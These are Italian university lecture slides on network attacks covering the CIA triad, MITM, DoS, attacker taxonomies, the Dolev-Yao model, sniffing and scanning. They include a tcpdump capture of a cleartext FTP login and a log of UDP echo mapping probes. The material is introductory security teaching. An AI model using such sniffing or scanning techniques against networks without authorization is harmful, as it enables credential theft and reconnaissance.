


# **Attacchi in rete**

*Francesco Palmieri*

*fpalmieri@unisa.it*


# Modelli di attacco: la triade CIA

- Supponiamo che un'informazione (o un servizio) si sposti da una origine a una destinazione
- L'attaccante potrebbe sovvertire il tutto in diversi modi
- Analizziamone alcuni...




# C: attacco alla Confidenzialità

- L'attaccante ottiene l'accesso non autorizzato alle informazioni
- Quindi, viola la confidenzialità / riservatezza delle stesse
- Esempi:
  - S è un database vulnerabile
  - S invia un numero di carta di credito a D “in chiaro”




# I: attacco all' Integrità

- L'attaccante modifica maliziosamente le informazioni trasmesse
- Quindi, viola l'integrità delle informazioni
- Esempio:
  - A reindirizza il bonifico bancario di S
  - NOTA: L'aggressore A può trovarsi su S, D o in rete (Man-in-the-middle)




# A: attacco alla Disponibilità (Availability)

- L'attaccante interrompe il flusso di informazioni
- Quindi, interrompe la disponibilità dello stesso
- Esempi:
  - DoS su un server
  - Attacco alla rete elettrica di un paese



# A: attacco all'Autenticità


- L'attaccante crea un nuovo elemento informativo
- Quindi, rompe l'autenticità
- Esempi:
  - Falsificare una firma attraverso una vulnerabilità crittografica (ad esempio, le collisioni presenti nel protocollo MD5)



# Attacchi Passivi (eavesdropping)

**Essenzialmente associati al primo scenario (C) e basati su logiche di intercettazione**

- Monitoraggio e ascolto trasmissioni
- Eventuale decifratura delle stesse
- Non comportano alterazioni ma solo violazione della privacy




# Attacchi Attivi (scan e MITM)

## Basati su Scansione

- Probing allo scopo di acquisire informazioni su possibili obiettivi
- Vulnerability & Service assessment
- Firewalking

## Basati su Man in the middle


- Consistono nel dirottare il traffico generato durante la comunicazione tra due host verso un terzo host (attaccante) il quale finge di essere l'end-point legittimo della comunicazione allo scopo di:
  - Modificare il contenuto della comunicazione (Integrità)
  - Generare messaggi in maniera fraudolenta (Autenticità)



# Attacchi Attivi (DoS)

## Interruzione servizi (Denial of Service)

- Attacco che compromette la disponibilità di apparati o di connessioni di rete tenendoli impegnati in operazioni inutili ed onerose o saturandone la capacità disponibile
- Interrompono parzialmente o totalmente l'erogazione di servizi




# Attaccanti – tassonomia

1. Hacker (cracker)
2. Criminali solitari
3. Attaccanti interni
4. Spie industriali
5. Attivisti
6. Organizzazioni criminali
7. Forze dell'Ordine
8. Terroristi
9. Servizi segreti
10. Infowarrior




# Evoluzione Attaccanti



# Modelli di attaccante

- **DY** (1983). Spia alla Dolev-Yao
  - Unico attaccante
  - Insieme di attaccanti collusi equivale ad unico attaccante superpotente




Dolev, Yao, On the security of public key protocols, IEEE TIT 29(2):198-208 (1983)

# Attacchi Passivi: Sniffing

- Permettono di carpire le password scambiate attraverso sessioni che usano protocolli molto diffusi (**telnet, ftp, http**, ecc)
- Compromettono tutti i protocolli in “plain text”
- Un esempio molto comune sono gli sniffer realizzati su “fake” access point apparentemente sproteggi


```
> tcpdump -A port ftp
tcpdump: verbose output suppressed, use -v or -vv
for full protocol decode
listening on ath0, link-type EN10MB (Ethernet),
capture size 96 bytes
20:53:24.881654 IP local.40205 &gt;;
192.168.1.2.ftp: . ack 43 win 183
...g.I@.....8....
.....EN
20:53:26.402046 IP local.40205 &gt;;
192.168.1.2.ftp: P 0:10(10) ack 43 win 183
...g.I@.....`$....
...=..ENUSER amateur

20:53:26.403802 IP local.40205 &gt;;
192.168.1.2.ftp: . ack 76 win 183
...h.I@.....
...&gt;..E^
20:53:29.169036 IP local.40205 &gt;;
192.168.1.2.ftp: P 10:25(15) ack 76 win 183
...h.I@.....#c....
...E^PASS test123
```



# Scansione e Network mapping

- Il primo passo nell'individuazione dei sistemi vulnerabili presenti su di una rete è quello di individuare tutti gli **hosts attivi**
- Tecniche più sofisticate consentono anche di determinare dall'esterno **la struttura della rete** vittima, esplorandone il **perimetro** per individuarne i maggiori punti di vulnerabilità
- Ottenute tali informazioni è possibile procedere con scansioni di dettaglio per individuare i **servizi attivi sulle macchine** presenti sulla rete ed esplorare le loro eventuali **vulnerabilità**
- Gli scopi di tale attività sono essenzialmente:
  - **Network Security Assessments**
  - **Analisi della rete prima di un attacco**



# Passive scanning

- Si basa sull'analisi del traffico di rete eseguita attraverso strumenti di sniffing (ad es. Wireshark)
- Dall'analisi dei pacchetti catturati sarà possibile sapere:
  - Indirizzi IP / MAC di host attivi
  - Porte realmente utilizzate rispetto a quelle attive
- Va considerato che l'analisi passiva comporta la necessità di configurare la scheda di rete dell'host che esegue la cattura del traffico in modalità promiscua, che:
  - Non crea problemi in presenza di punti di wiretapping
  - Potrebbe essere facilmente rilevato su machine compromesse inconsapevoli


# Active scanning

- Rientra nel novero degli attacchi “attivi”
- Basata sull’uso di uno strumento attivo (che genera traffico di “probing”) per sondare gli indirizzi IP e le porte
- Tale strumento viene quindi utilizzato per scoprire host e servizi attivi su una rete terza parte, creando così una "mappa" della stessa.
- Per raggiungere il suo obiettivo, lo strumento di scansione:
  - invia pacchetti appositamente predisposti all'host di destinazione
  - analizza le risposte ottenute che gli consentono di individuare le caratteristiche di interesse ed effettuare il mapping

# UDP Network Mapping

## Tramite richieste UDP echo (port 7)


```
02:08:48.088681 slowpoke.mappem.com.3066 > 192.168.134.117.echo: udp 6
02:15:04.539055 slowpoke.mappem.com.3066 > 172.31.73.1.echo: udp 6
02:15:13.155988 slowpoke.mappem.com.3066 > 172.31.16.152.echo: udp 6
02:22:38.573703 slowpoke.mappem.com.3066 > 192.168.91.18.echo: udp 6
02:27:07.867063 slowpoke.mappem.com.3066 > 172.31.2.176.echo: udp 6
02:30:38.220795 slowpoke.mappem.com.3066 > 192.168.5.103.echo: udp 6
02:49:31.024008 slowpoke.mappem.com.3066 > 172.31.152.254.echo: udp 6
02:49:55.547694 slowpoke.mappem.com.3066 > 192.168.219.32.echo: udp 6
03:00:19.447808 slowpoke.mappem.com.3066 > 172.31.158.86.echo: udp 6
03:05:29.484029 slowpoke.mappem.com.3066 > 192.168.191.108.echo: udp 6
03:23:24.348176 slowpoke.mappem.com.3066 > 192.168.226.120.echo: udp 6
03:24:15.755411 slowpoke.mappem.com.3066 > 172.31.173.5.echo: udp 6 ...
```



